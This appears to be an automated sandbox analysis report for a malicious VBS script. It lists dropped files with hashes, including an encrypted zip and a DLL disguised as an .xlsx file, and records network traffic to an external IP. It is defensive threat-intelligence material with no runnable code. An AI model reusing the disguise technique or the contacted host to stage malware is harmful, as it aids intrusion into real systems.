| MD5: | 2748B577A854525FFD0DBB35941C0E64 |
| SHA1: | 4C78F967AE2E480DB010E2340FD1F1FD49E07AF1 |
| SHA-256: | C2EF6B1206BEAEEE4E428A7BFC90FD822B4F09373BD730786E1D680786CD17D3 |
| SHA-512: | F2E632B4548C2268ADD068AFADFDD8900B305D9F5407226543CD9B05C939C89810865E4A6A4FDBCDF4248461E2D16FC757E9BABA98BE4847CBA694EEE134EF<br>1 |
| Malicious: | false |
| Reputation: | low |
| Preview: | <?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0xa32d8db5,0x01d6d169</date><accdate>0xa32d8db5,0x01d6d169</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0xa32d8db5,0x01d6d169</date><accdate>0xa32d8db5,0x01d6d169</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Amazon.url"/></tile></msapplication></browserconfig>.. |

| C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-21706820\msapplication.xml | |
|---|---|
| Process: | C:\Program Files\internet explorer\iexplore.exe |
| File Type: | XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 662 |
| Entropy (8bit): | 5.110336037435677 |
| Encrypted: | false |
| SSDEEP: | 12:TMHdNMNxvL6HPHanWimI002EtM3MHdNMNxvL6HPHanWimI00OYGmZEtMb:2d6NxvjSZHKd6NxvjSZ7Yjb |

| C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-21706820\msapplication.xml | |
|---|---|
| MD5: | A6E679AD61579C35E56F45FB7B9F91C2 |
| SHA1: | 67E782CC326CF5CE0E1C62D1C605389F2F12802B |
| SHA-256: | 7A6F67D60691DE25A7D765D1F39757C5B556B0509F93AF81F76E3A482F849B04 |
| SHA-512: | 78A9582176D2A5C5B31D4C71303ACB9EA019208F58A8052441445E6977F19AC9EB3F8CEAED55FC7A56FB41A0CE28C1C74DDD755AB315655CA6A35CC8429F28<br>5 |
| Malicious: | false |
| Reputation: | low |
| Preview: | <?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0xa334b4ac,0x01d6d169</date><br><accdate>0xa334b4ac,0x01d6d169</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<br><?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0xa334b4ac,0x01d6d169</date><accda<br>te>0xa334b4ac,0x01d6d169</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Wikipe<br>dia.url"/></tile></msapplication></browserconfig>.. |

| C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-4759708130\msapplication.xml | |
|---|---|
| Process: | C:\Program Files\internet explorer\iexplore.exe |
| File Type: | XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 647 |
| Entropy (8bit): | 5.112066318044285 |
| Encrypted: | false |
| SSDEEP: | 12:TMHdNMNxi8XHtXHanWimI002EtM3MHdNMNxi8XHtXHanWimI00OYGd5EtMb:2d6Nxr9qSZHKd6Nxr9qSZ7YEjb |
| MD5: | FDCC26462F488080DE1CFBB381682F5D |
| SHA1: | B20DED6D4FAFC1558345B82191D9EEC32FA24AE7 |
| SHA-256: | 973C4AB5F935D8AD3386B40CC215C5845A841B88048B2AF1E5B2A0AF9370B809 |
| SHA-512: | C27BC8B9B9C5C894FE36BEA23ED7C15EC99F08B1FD0D93B56F68FA3E5B81B8BCD81271E5563F8179254344C11FF4C195BD2EF89BDE9958BD6A789FC28DFD48<br>B1 |
| Malicious: | false |
| Reputation: | low |
| Preview: | <?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0xa32ff212,0x01d6d169</date><acc<br>date>0xa32ff212,0x01d6d169</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml<br>version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0xa32ff212,0x01d6d169</date><accdate>0xa32ff<br>212,0x01d6d169</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Live.url"/></tile><br></msapplication></browserconfig>.. |

| C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-6757900\msapplication.xml | |
|---|---|
| Process: | C:\Program Files\internet explorer\iexplore.exe |
| File Type: | XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 656 |
| Entropy (8bit): | 5.123665053107894 |
| Encrypted: | false |
| SSDEEP: | 12:TMHdNMNxhGw6HPHanWimI002EtM3MHdNMNxhGw6HPHanWimI00OYG8K075EtMb:2d6NxQqSZHKd6NxQqSZ7YrKajb |
| MD5: | E664F3E1BF4F2C88459F9A1A27FB4EE9 |
| SHA1: | CEFB5CCB044608327E412B7727B3D9177CC77202 |
| SHA-256: | 50ED08B86EE6040A5622E22421D83863023D6323896F4B93DF8EA7E846AD5E9B |
| SHA-512: | C6CCFA08E04E8E27516CB433624C5B59CC904A0C78E4E656E71B73F6D2E273C29899C2BA08DA4803D093036D24AECA26ECF1265C2DDD130ED323AB21C517DI<br>AE |
| Malicious: | false |
| Reputation: | low |
| Preview: | <?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0xa334b4ac,0x01d6d169</date><<br>accdate>0xa334b4ac,0x01d6d169</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?<br>xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0xa334b4ac,0x01d6d169</date><accdate>0<br>xa334b4ac,0x01d6d169</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Youtube.url"/><br></tile></msapplication></browserconfig>.. |

| C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-8760897390\msapplication.xml | |
|---|---|
| Process: | C:\Program Files\internet explorer\iexplore.exe |
| File Type: | XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 653 |
| Entropy (8bit): | 5.116295371465234 |
| Encrypted: | false |
| SSDEEP: | 12:TMHdNMNx0naqHjqHanWimI002EtM3MHdNMNx0naqHjqHanWimI00OYGxEtMb:2d6Nx0aQhSZHKd6Nx0aQhSZ7Ygb |
| MD5: | F1032DC2B681AF388650CB20B5155CE0 |
| SHA1: | AF383C649119AD6ADF0AEA28706E46438CD235CB |
| SHA-256: | 031297A44AAFF79651CC6CED17949BD35876F7097670EF976CC26E12BEBE12EF |

| C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-8760897390\msapplication.xml | |
|---|---|
| SHA-512: | 1E7D758A13C0D071A8C66DBAEB9F11F9F1C58925338F91EADE12C5018A30EF43C2C9B3259D964014B2B88B73AF8EB9085123D14294E621CF6BF1C5D1A1949DDC |
| Malicious: | false |
| Reputation: | low |
| Preview: | <?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0xa3325271,0x01d6d169</date><accdate>0xa3325271,0x01d6d169</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0xa3325271,0x01d6d169</date><accdate>0xa3325271,0x01d6d169</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Reddit.url"/></tile></msapplication></browserconfig>.. |

| C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20259167780\msapplication.xml | |
|---|---|
| Process: | C:\Program Files\internet explorer\iexplore.exe |
| File Type: | XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 656 |
| Entropy (8bit): | 5.154622026466634 |
| Encrypted: | false |
| SSDEEP: | 12:TMHdNMNxxaqHjqHanWimI002EtM3MHdNMNxxaqHjqHanWimI00OYG6Kq5EtMb:2d6NxMQhSZHKd6NxMQhSZ7Yhb |
| MD5: | 82EC040D148FC40A78DEB2F3D97ED8C3 |
| SHA1: | 40B4D14D02FD26418B6A074DA7899A8176240332 |
| SHA-256: | 90C640A2EE15D6401BD33CA6B6CA8D9C10FDEAD8296BF64324CAC1ABDCDC3C40 |
| SHA-512: | 048F6219FE0B9908A5E74057BF6C28279867BF768BA8B29ECDCDF05C33D664A34824B271F9572C6A8B9A09CF03A05B27CE096AECCAF2811F4F2823C8F45FFBD |
| Malicious: | false |
| Reputation: | low |
| Preview: | <?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0xa3325271,0x01d6d169</date><accdate>0xa3325271,0x01d6d169</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0xa3325271,0x01d6d169</date><accdate>0xa3325271,0x01d6d169</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\NYTimes.url"/></tile></msapplication></browserconfig>.. |

| C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20332743330\msapplication.xml | |
|---|---|
| Process: | C:\Program Files\internet explorer\iexplore.exe |
| File Type: | XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 659 |
| Entropy (8bit): | 5.114668791246022 |
| Encrypted: | false |
| SSDEEP: | 12:TMHdNMNxc8XHtXHanWimI002EtM3MHdNMNxc8XHtXHanWimI00OYGVEtMb:2d6Nxx9qSZHKd6Nxx9qSZ7Ykb |
| MD5: | FF9F6516CC9F09A4A2F1ABAA71A2F42C |
| SHA1: | 5C01BC825275AC95E07B8CBE3BAFB3772BE097A7 |
| SHA-256: | EBADA3FDBB8BF3A6F171F0154310E1E9318EB87EA610030F1F90CF149A8C4FD2 |
| SHA-512: | 307104D7EA36FFEB50EAF03229A9748FEB4197B34AAEE8F8B724F065284481A990BF5F4F8702415985D77878A831E2665DFEE250315DC44BC59842FDA7A38FA7 |
| Malicious: | false |
| Reputation: | low |
| Preview: | <?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0xa32ff212,0x01d6d169</date><accdate>0xa32ff212,0x01d6d169</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0xa32ff212,0x01d6d169</date><accdate>0xa32ff212,0x01d6d169</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Facebook.url"/></tile></msapplication></browserconfig>.. |

| C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin8215062560\msapplication.xml | |
|---|---|
| Process: | C:\Program Files\internet explorer\iexplore.exe |
| File Type: | XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 653 |
| Entropy (8bit): | 5.097384962198628 |
| Encrypted: | false |
| SSDEEP: | 12:TMHdNMNxfn8XHtXHanWimI002EtM3MHdNMNxfn8XHtXHanWimI00OYGe5EtMb:2d6Nxk9qSZHKd6Nxk9qSZ7YLjb |
| MD5: | B5D7E63407ABB8772B98A11C2411485C |
| SHA1: | B806C2A1772169DCDB01A564C00FEE5F1FCC832D |
| SHA-256: | BFD166028AEA22949B44AD06898E55476B0B96A37D5E35713A067A8213B2B9D7 |
| SHA-512: | 252D9A7F73FE1573638F57857F53C902E5570272C6E4EA276F6856FAB6FA70E81D0F22E85585043CBD4FC37C75C45D99067766EC1C35FADE1E9C084602A04571 |
| Malicious: | false |
| Reputation: | low |

| C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin8215062560\msapplication.xml | |
|---|---|
| Preview: | <?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0xa32ff212,0x01d6d169</date><accdate>0xa32ff212,0x01d6d169</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0xa32ff212,0x01d6d169</date><accdate>0xa32ff212,0x01d6d169</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Google.url"/></tile></msapplication></browserconfig>.. |

| C:\Users\user\AppData\Local\Temp\JavaDeployReg.log | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | ASCII text, with CRLF line terminators |
| Category: | modified |
| Size (bytes): | 89 |
| Entropy (8bit): | 4.466270623194991 |
| Encrypted: | false |
| SSDEEP: | 3:oVXVP/HQ4G8JOGXnFP/HQ4Un:o9hGqRU |
| MD5: | 117F417B7378064572D82C4DA68E1224 |
| SHA1: | 5A5DD6500103E5FA2D77FC463FC4879DEC0CA006 |
| SHA-256: | 477083209752FBA210A7E66103E8991D04EAEB84DCFCBBB3F2E40455D807BBF6 |
| SHA-512: | FED25D7244356E083055669EC1FEF7F491D1450B3B3D76FD01FACE9BC271D0690832ED77F84E2D7C0DB7EA907CF218FF5FDEBAA7DC1701A9EF645728F82A52<br>4 |
| Malicious: | false |
| Reputation: | low |
| Preview: | [2020/12/13 17:03:57.298] Latest deploy version:  ..[2020/12/13 17:03:57.298] 11.211.2 .. |

| C:\Users\user\AppData\Local\Temp\adobe.url | |
|---|---|
| Process: | C:\Windows\System32\wscript.exe |
| File Type: | MS Windows 95 Internet shortcut text (URL=<https://adobe.com/>), ASCII text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 108 |
| Entropy (8bit): | 4.699454908123665 |
| Encrypted: | false |
| SSDEEP: | 3:J25YdimVVG/VClAWPUyxAbABGQEZapfpgtovn:J254vVG/4xPpuFJQxHvn |
| MD5: | 99D9EE4F5137B94435D9BF49726E3D7B |
| SHA1: | 4AE65CB58C311B5D5D963334F1C30B0BD84AFC03 |
| SHA-256: | F5BC6CF90B739E9C70B6EA13F5445B270D8F5906E199270E22A2F685D989211E |
| SHA-512: | 7B8A65FE6574A80E26E4D7767610596FEEA1B5225C3E8C7E105C6AC83F5312399EDB4E3798C3AF4151BCA8EF84E3D07D1ED1C5440C8B66B2B8041408F0F2E4F |
| Malicious: | false |
| Reputation: | moderate, very likely benign file |
| Preview: | [{000214A0-0000-0000-C000-000000000046}]..Prop3=19,11..[InternetShortcut]..IDList=..URL=https://adobe.com/.. |

| C:\Users\user\AppData\Local\Temp\bassinet.jar | |
|---|---|
| Process: | C:\Windows\System32\wscript.exe |
| File Type: | ASCII text, with no line terminators |
| Category: | dropped |
| Size (bytes): | 24 |
| Entropy (8bit): | 4.001629167387824 |
| Encrypted: | false |
| SSDEEP: | 3:W0lI3AS:W7AS |
| MD5: | D5EE3B81704FD1BC056778387EA07DF7 |
| SHA1: | D26F9EE5D689147ADCB2A76030B4B67E00D21F14 |
| SHA-256: | D7332D6E08B6AD55B001CC057A8D78B9C71279A531B0F3A057B1A3A3E6AFB465 |
| SHA-512: | FC08041F844CADED47F44EA0AF6BDC7F709AFEFD34C9C4864874EFD1A7378EA60A7BE31A7BFA18527CD8291BE5501676DD0BEC0E43E3C29E8DB08D871C9F8<br>C5 |
| Malicious: | false |
| Reputation: | low |
| Preview: | MnTWmVQktEyXfmxmGmTeCyIV |

| C:\Users\user\AppData\Local\Temp\bucket.zip | |
|---|---|
| Process: | C:\Windows\System32\wscript.exe |
| File Type: | Zip archive data, at least v2.0 to extract |
| Category: | dropped |
| Size (bytes): | 572591 |
| Entropy (8bit): | **7.999443498263131** |
| Encrypted: | **true** |

| C:\Users\user\AppData\Local\Temp\bucket.zip | |
|---|---|
| SSDEEP: | 12288:THzuhaiueKIS4xLijMdld6jDLBl4Vf1pGYeCAtzKoC5:THa4YxLiodld6jDLw1lWGx |
| MD5: | 2184D3D8FD84E4D3C7384B40A99533C2 |
| SHA1: | 53455511227D40A51A4097766271207400CEE1BB |
| SHA-256: | 12B0C39A2A0ECDA97B9C6FFA34900F3E486F919371FA8E645245A630EE75AE4D |
| SHA-512: | 5CEA7CC20BA64BA86DA0A2CE613B2264FB42E6B9DE2018D5D9ACBD4CC7E64B16C682FE3FE865A0477640A973F5307049F29B16B7FB317EEC2A64537BF0C62A65 |
| Malicious: | **true** |
| Preview: | PK.....Q.....occurrent.xlsx.}\|T..8~w.nrC6.....$@.0h.+J...!V....b.}.4.....X.I.Y..q-..T[m.h...).V..e..yA...../.R;q.F.....9s.n.....;w^..9s^f..\|g7g.8..?U.VN.W....6...z1.{.....mY[k..^.mwf}..-[....ccV..%..-Y+org.y..W..L..a.,n_..t.3[b...L..O.7o..>..]F...]..~.k.d....R...-...o.$y0.....}wM)..3wip.:..f.ko.n5..+.\N.[m0s..N.%....g'.R..'p..<..2.;.....,l...L..5X..e...V....:....bx....!b...o..[-..t.....O.&.....!..d.....7...]1...%.....p.x...e....o^.(..[p....z....9n...../xE...B.....:....+..f..wAFl;.....k.....o..!..5i.f>I(l.....D\Q.mnN....Y.g..R...#-..:..yt.....:....P.qG.Rrs..&o.RU.....?9...2`e....e^.QVf...VE..p...d$.A:.9]..k._..DS.#b]...d...(.+.Q.m.v.]kDtx.....?.U.....n1..^.....>D.>e..^..i..+L.....QV....z..W....s.....H...q.."....duvFa...{..z.\`....R/..zH..PUe...v...PE..z...V.@.R.z^..J_.....zpG.....G.H.G...9....08Q....v..o.9.&.&p..\|..;...."..@...&\|.Y.\|+..S.....L..r...--..(.8#.g...5.<..s8.?xn.....uk.t.~....9)... |

| C:\Users\user\AppData\Local\Temp\differ.m3u | |
|---|---|
| Process: | C:\Windows\System32\wscript.exe |
| File Type: | ASCII text, with no line terminators |
| Category: | dropped |
| Size (bytes): | 28 |
| Entropy (8bit): | 4.351823225551766 |
| Encrypted: | false |
| SSDEEP: | 3:talu1haQeDcK:t2u1haQcp |
| MD5: | 7C914436B1F52B7136C4D26C55537EBE |
| SHA1: | 7EDA52C737E99942F67C650B858FFA36C1AFDEE1 |
| SHA-256: | 3EA1F6EADD11095DA973C70A3EC6DA24E6EC009CDA2981E7C98BC9A1690F0F28 |
| SHA-512: | DB7884D5BD376B49B8DBF4E1DC3B5C459CA7B3CDE8F0CBBF1BD3A067A7332D5938BC84BC5F8C1BAA2235F3F6BD5FC88C89423C7604393E2981FBBCB858163A05 |
| Malicious: | false |
| Preview: | LuwzEzGULKdAxlGDRLAIfVWhfyMr |

| C:\Users\user\AppData\Local\Temp\limpid.ai | |
|---|---|
| Process: | C:\Windows\System32\wscript.exe |
| File Type: | ASCII text, with no line terminators |
| Category: | dropped |
| Size (bytes): | 19 |
| Entropy (8bit): | 4.0374011976541135 |
| Encrypted: | false |
| SSDEEP: | 3:1tytJ6G:7ytEG |
| MD5: | 7EA1465DF570A6AFFF58674BC73EF492 |
| SHA1: | 639CADE22ABA285001A8A2E675AEBCA1260085C3 |
| SHA-256: | 08282399D9ED626722A5996EE26D7F737BFCACA1662007821BCFDEECD5F308D1 |
| SHA-512: | E09F56F02D9D91AD78F63065D9CC6A3EE7E011C0A07737D36167B997F8A9A466E57F423E33CF47365C44370E6C83457477F2FE27CD10F84ED4B17C8B992701DE |
| Malicious: | false |
| Preview: | DbjcMiIWHlVvmywOpic |

| C:\Users\user\AppData\Local\Temp\motel.cpio | |
|---|---|
| Process: | C:\Windows\System32\wscript.exe |
| File Type: | ASCII text, with no line terminators |
| Category: | dropped |
| Size (bytes): | 71 |
| Entropy (8bit): | 5.029665606331013 |
| Encrypted: | false |
| SSDEEP: | 3:YaLOAokiV0/sz/OgNrcf9wBRP5:dLvXioS/1rcf9Ep5 |
| MD5: | 02900BBE597C0769692793BE25A77E1C |
| SHA1: | 7C5362ECD7D0F80077654A60C74ECB9404E1CDB3 |
| SHA-256: | BD0C095CE64316A5458791A75CCA27F76665A73A6875F8CA9CE95C6D84224EA7 |
| SHA-512: | 775C19896A65573CF8B3B0C1270449ABC3B7CC8F3FDE14C432BB3882D732FF02C325D0B975B3A3307CB082117BFA25CCF4D28594623D82DF56652131D5C89BE |
| Malicious: | false |
| Preview: | daODapjDazGRLQnkeMsgQgafRwpSPdBOBkRRYAmjVXxcCZMLEPaJMNrizXUcYaaBxvjSRAZ |

| C:\Users\user\AppData\Local\Temp\occurrent.xlsx | |
|---|---|
| Process: | C:\Windows\System32\wscript.exe |
| File Type: | PE32 executable (DLL) (GUI) Intel 80386, for MS Windows |
| Category: | dropped |

| C:\Users\user\AppData\Local\Temp\occurrent.xlsx | |
|---|---|
| Size (bytes): | 764416 |
| Entropy (8bit): | 6.518866462051441 |
| Encrypted: | false |
| SSDEEP: | 12288:mgdai6UdNOxV0aPuwnecUXeenuZRV6fAyQSDS:XdaiHNEdmwzUOXR8D |
| MD5: | 97F94973600A1621A88F29704CCD221B |
| SHA1: | 0919BA792FD99F6D38807616125EEB2DC7B91F5B |
| SHA-256: | 2804E1927303F37313996430C3F824DB6F0A471793CCAE5D5E29216C60BDA682 |
| SHA-512: | 98B97764D79336814C4F1974CB896F8B8ECD3E43A64C07EA5212B06F74F68301CC3B1EC6B15244E8D4E298E464AACEC85DDFD59EEFA42DD9CD07D3B70E225A<br>E |
| Malicious: | **true** |
| Antivirus: | • Antivirus: Virustotal, Detection: 36%, Browse<br>• Antivirus: Metadefender, Detection: 16%, Browse<br>• Antivirus: ReversingLabs, Detection: 29% |
| Joe Sandbox View: | • Filename: 3a07d9bd-1b72-4b18-a990-8f53801474f5.vbs, Detection: malicious, Browse |
| Preview: | MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....M5.=.T.n.T.n.T.n.,?n.T.n..kn.T.n[<.o.T.n[<.o.T.n..Xn.T.n[<.o.T<br>.n..Cn.T.n.T.n.V.n[<.o)T.n[<.o.U.n[<.o.T.n[<Sn.T.n[<.o.T.nRich.T.n.....PE..L...Q7.\.....!.....T.....n.....@.....H...<br>X...P....P.....`.....y..T.....z..@.....text...]..... ..`.rdata...~.....@..@.data.....@....<br>rsrc.....P.....@..@.reloc.....`.....@..B.....<br>..... |

| C:\Users\user\AppData\Local\Temp\silkworm.ra | |
|---|---|
| Process: | C:\Windows\System32\wscript.exe |
| File Type: | ASCII text, with no line terminators |
| Category: | dropped |
| Size (bytes): | 10 |
| Entropy (8bit): | 2.8464393446710154 |
| Encrypted: | false |
| SSDEEP: | 3:is+n:P+ |
| MD5: | E528B474D6EC6CCED332670A9AB873BD |
| SHA1: | A3D0F1443572A31342E30710DE380CAE24BF6F01 |
| SHA-256: | 3C02BA173EF48D0CFC042AC203DDE31C7B605EBAD2E23F4C6ABDFA8AEA4891B7 |
| SHA-512: | 0F39C7AB992629291D6752EBC6A3C25F98391A1967412BB9FDB01CBFD0B0C18EB698ADC5D4CD19B882A3069959A582593EDAFA0A966BDDBB509715EC0D4104<br>3 |
| Malicious: | false |
| Preview: | IHStaJvIIz |

| C:\Users\user\AppData\Local\Temp\~DF6F285664D9B9AF7F.TMP | |
|---|---|
| Process: | C:\Program Files\internet explorer\iexplore.exe |
| File Type: | data |
| Category: | dropped |
| Size (bytes): | 40137 |
| Entropy (8bit): | 0.6629818599384851 |
| Encrypted: | false |
| SSDEEP: | 192:kBqoxKAuqR+HJripBm/UgNofm/UgNoEy/UgNoC:kBqoxKAuqR+HJripQbjbkbx |
| MD5: | 3F75105ECB30856943E5CCF419315319 |
| SHA1: | 16C0E13322E7C8A4F6A1084543F89660E4A3D25D |
| SHA-256: | E9EB9316436B9D6F5B78E710E0C13D4CE789A1D5EC9F57B609980FDE58115A15 |
| SHA-512: | 462B2F73F31443DF2D7940D5DAD8FAA857755D7FC9ACA12E0F86B4E1BBC0A99B1D0B79DE89E3DF30E9CE1D40B7D5238D8D0B60CEA3A606097FCDA474EEA66<br>DFE |
| Malicious: | false |
| Preview: | .....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... .....<br>.....<br>.....<br>..... |

| C:\Users\user\AppData\Local\Temp\~DFCA0E3485CC728AC2.TMP | |
|---|---|
| Process: | C:\Program Files\internet explorer\iexplore.exe |
| File Type: | data |
| Category: | dropped |
| Size (bytes): | 12933 |
| Entropy (8bit): | 0.408404821521716 |
| Encrypted: | false |
| SSDEEP: | 24:c9lLh9lLh9lIn9lIn9lok9lo09lWa6olE:kBqoIPZB |
| MD5: | 5D0895F14161F0C0D6C3102125EC0D8B |
| SHA1: | BE882E37CFC107AAB05CE8BFA2A5590B5E5B8273 |

| C:\Users\user\AppData\Local\Temp\~DFCA0E3485CC728AC2.TMP | |
|---|---|
| SHA-256: | 08BBDF3C0AC44026C8BA103BEC54885E8D4C85ED1F847A5DDA8A55AA9F9FC4DB |
| SHA-512: | 54C7BBFA2BFD178D612AAE8E822B59B48980A206A34FCA99B4AA5B398F971A484F1189BE9523197053C8EDC57F9FFA897A06EF339CD5D10000DA25E4E1FDEE6 |
| Malicious: | false |
| Preview: | .....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ..... ..... 

## TCP Packets

| Timestamp | Source Port | Dest Port | Source IP | Dest IP |
|---|---|---|---|---|
| Dec 13, 2020 17:03:57.830089092 CET | 49783 | 80 | 192.168.2.4 | 47.241.19.44 |
| Dec 13, 2020 17:03:57.830133915 CET | 49784 | 80 | 192.168.2.4 | 47.241.19.44 |
| Dec 13, 2020 17:03:58.107933998 CET | 80 | 49783 | 47.241.19.44 | 192.168.2.4 |
| Dec 13, 2020 17:03:58.108144045 CET | 49783 | 80 | 192.168.2.4 | 47.241.19.44 |
| Dec 13, 2020 17:03:58.109287977 CET | 49783 | 80 | 192.168.2.4 | 47.241.19.44 |
| Dec 13, 2020 17:03:58.115488052 CET | 80 | 49784 | 47.241.19.44 | 192.168.2.4 |
| Dec 13, 2020 17:03:58.115617037 CET | 49784 | 80 | 192.168.2.4 | 47.241.19.44 |
| Dec 13, 2020 17:03:58.430844069 CET | 80 | 49783 | 47.241.19.44 | 192.168.2.4 |
| Dec 13, 2020 17:03:58.941121101 CET | 80 | 49783 | 47.241.19.44 | 192.168.2.4 |
| Dec 13, 2020 17:03:58.941148996 CET | 80 | 49783 | 47.241.19.44 | 192.168.2.4 |
| Dec 13, 2020 17:03:58.941471100 CET | 49783 | 80 | 192.168.2.4 | 47.241.19.44 |
| Dec 13, 2020 17:03:58.946187973 CET | 49783 | 80 | 192.168.2.4 | 47.241.19.44 |
| Dec 13, 2020 17:03:59.136518955 CET | 49784 | 80 | 192.168.2.4 | 47.241.19.44 |
| Dec 13, 2020 17:03:59.224050999 CET | 80 | 49783 | 47.241.19.44 | 192.168.2.4 |
| Dec 13, 2020 17:03:59.463475943 CET | 80 | 49784 | 47.241.19.44 | 192.168.2.4 |
| Dec 13, 2020 17:03:59.945102930 CET | 80 | 49784 | 47.241.19.44 | 192.168.2.4 |
| Dec 13, 2020 17:03:59.945193052 CET | 49784 | 80 | 192.168.2.4 | 47.241.19.44 |
| Dec 13, 2020 17:03:59.947010040 CET | 49784 | 80 | 192.168.2.4 | 47.241.19.44 |
| Dec 13, 2020 17:04:00.232130051 CET | 80 | 49784 | 47.241.19.44 | 192.168.2.4 |

## UDP Packets

| Timestamp | Source Port | Dest Port | Source IP | Dest IP |
|---|---|---|---|---|
| Dec 13, 2020 17:02:36.274573088 CET | 56794 | 53 | 192.168.2.4 | 8.8.8.8 |
| Dec 13, 2020 17:02:36.298971891 CET | 53 | 56794 | 8.8.8.8 | 192.168.2.4 |
| Dec 13, 2020 17:02:36.927787066 CET | 56534 | 53 | 192.168.2.4 | 8.8.8.8 |
| Dec 13, 2020 17:02:36.963407993 CET | 53 | 56534 | 8.8.8.8 | 192.168.2.4 |
| Dec 13, 2020 17:02:37.653496027 CET | 56627 | 53 | 192.168.2.4 | 8.8.8.8 |
| Dec 13, 2020 17:02:37.677922964 CET | 53 | 56627 | 8.8.8.8 | 192.168.2.4 |
| Dec 13, 2020 17:02:38.362652063 CET | 56621 | 53 | 192.168.2.4 | 8.8.8.8 |
| Dec 13, 2020 17:02:38.387125969 CET | 53 | 56621 | 8.8.8.8 | 192.168.2.4 |
| Dec 13, 2020 17:02:39.175165892 CET | 63116 | 53 | 192.168.2.4 | 8.8.8.8 |
| Dec 13, 2020 17:02:39.202419043 CET | 53 | 63116 | 8.8.8.8 | 192.168.2.4 |
| Dec 13, 2020 17:02:40.542510986 CET | 64078 | 53 | 192.168.2.4 | 8.8.8.8 |
| Dec 13, 2020 17:02:40.578232050 CET | 53 | 64078 | 8.8.8.8 | 192.168.2.4 |
| Dec 13, 2020 17:02:41.375524998 CET | 64801 | 53 | 192.168.2.4 | 8.8.8.8 |
| Dec 13, 2020 17:02:41.399877071 CET | 53 | 64801 | 8.8.8.8 | 192.168.2.4 |
| Dec 13, 2020 17:02:42.183949947 CET | 61721 | 53 | 192.168.2.4 | 8.8.8.8 |
